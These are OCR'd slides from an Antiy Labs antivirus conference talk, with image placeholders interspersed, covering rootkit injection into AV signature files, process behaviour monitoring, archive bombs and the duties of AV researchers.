
Principles That Remain the Same

- Input legal check
- Privilege control
- complete experience
- Enhance the security of the compiling drive programs

Confrontation Analysis– The Injection Point of Rootkit

avp.set
kernel.avc krnunp.avc krnexe.avc krnmacro.avc krnjava.avc krnengn.avc krndos.avc smart.avc ……
; 0XLSznpdI71fB300e7Uwj19NaTl5jrDdebuM15opqIEgrp2CNAkA3Xmo0Z

Confrontation Analysis on Systems That Are out of Control



- Monitoring on process

Process behavior


New process behavior


- Monitoring on the derivative process

- Warehouse traces

New calling mode

Confrontation Analysis on Countermeasure Archive Bomb





Pursuit of the goal

- AVER will always be the empiricist
- AVER should bear the responsibility
- Close within the hour, alert to the second

Thank you!

- Colleagues of Antiy Labs
- All the AV industry peers
- Organizers and all
- seak@antiy.net